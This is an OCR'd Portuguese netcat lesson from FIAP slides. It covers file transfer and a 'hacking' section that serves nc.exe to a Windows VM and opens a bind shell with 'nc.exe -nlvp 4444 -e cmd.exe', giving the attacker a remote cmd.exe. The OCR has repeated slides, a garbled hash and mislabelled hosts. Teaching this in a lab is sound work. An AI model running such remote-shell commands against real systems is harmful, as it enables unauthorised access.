
```
root@debian:~/fiap# md5sum senha.txt
34242cc0721097Offcb51bf4fae5b79b  senha.txt
root@debian:~/fiap# _
```

Arquivo do lado do cliente com o nome modificado: md5sum passwd

```
┌──(root㉿kali)-[/home/jacinp/fiap]
└─# md5sum passwd
34242cc0721097Offcb51bf4fae5b79b  passwd
```

SUMÁRIO


FIAP



1. INSTALANDO NETCAT
2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT
3. CRIANDO UM CHAT SIMPLES USANDO NETCAT
4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT
5. HACKEANDO COM NETCAT
6. CONCLUSÃO

SUMÁRIO

FIAP



1. INSTALANDO NETCAT
2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT
3. CRIANDO UM CHAT SIMPLES USANDO NETCAT
4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT
5. HACKEANDO COM NETCAT
6. CONCLUSÃO


5. HACKEANDO COM NETCAT

Vamos transferir o nc.exe para a vm do Windows, subindo o servidor python. Lembrando que devemos estar na mesma rede.

KALI

```
┌──(root㉿kali)-[/home/jacinp/fiap]
└─# python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
192.168.1.30 - - [14/Apr/2024 19:52:10] "GET / HTTP/1.1" 200 -
```

WINDOWS 10




5. HACKEANDO COM NETCAT


Vamos transferir o nc.exe para a vm do Windows, subindo o servidor python. Lembrando que devemos estar na mesma rede.

KALI

```
┌──(root㉿kali)-[/home/jacinp/fiap]
└─# python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
192.168.1.30 - - [14/Apr/2024 19:52:10] "GET / HTTP/1.1" 200 -
```

WINDOWS 10





5. HACKEANDO COM NETCAT

Vamos executar o arquivo nc.exe no Windows (CLIENTE) utilizando o seu cmd.exe
NO LADO DO HACKER, DEIXAMOS O LINUX ESCUTAR NA PORTA 4444

$ nc –nv 192.168.1.30 4444

```
root@debian:~/fiap# nc -nv 192.168.1.30 4444
```

E no LADO DO CLIENTE (LINUX 192.168.1.30), abriremo a porta 4444 para executamos o nc.exe e conectar na vm do atacante.

```
C:\Users\jaci\Downloads>nc.exe -nlvp 4444 -e cmd.exe
```

5. HACKEANDO COM NETCAT

FIAP

Do lado do Windows:

```
C:\Users\jaci\Downloads>nc.exe -nlvp 4444 -e cmd.exe
listening on [any] 4444 ...
connect to [192.168.1.30] from (UNKNOWN) [192.168.1.10] 47874
```

Do lado do Linux (atacante):

```
 Pasta de C:\Users\jaci\Downloads

14/04/2024  19:51    <DIR>          .
14/04/2024  19:51    <DIR>          ..
14/04/2024  19:51            59.392 nc.exe
               1 arquivo(s)         59.392 bytes
               2 pasta(s)   34.682.052.608 bytes dispon♦veis

C:\Users\jaci\Downloads>_
```

4. CONCLUSÃO

FIAP

Dúvidas!?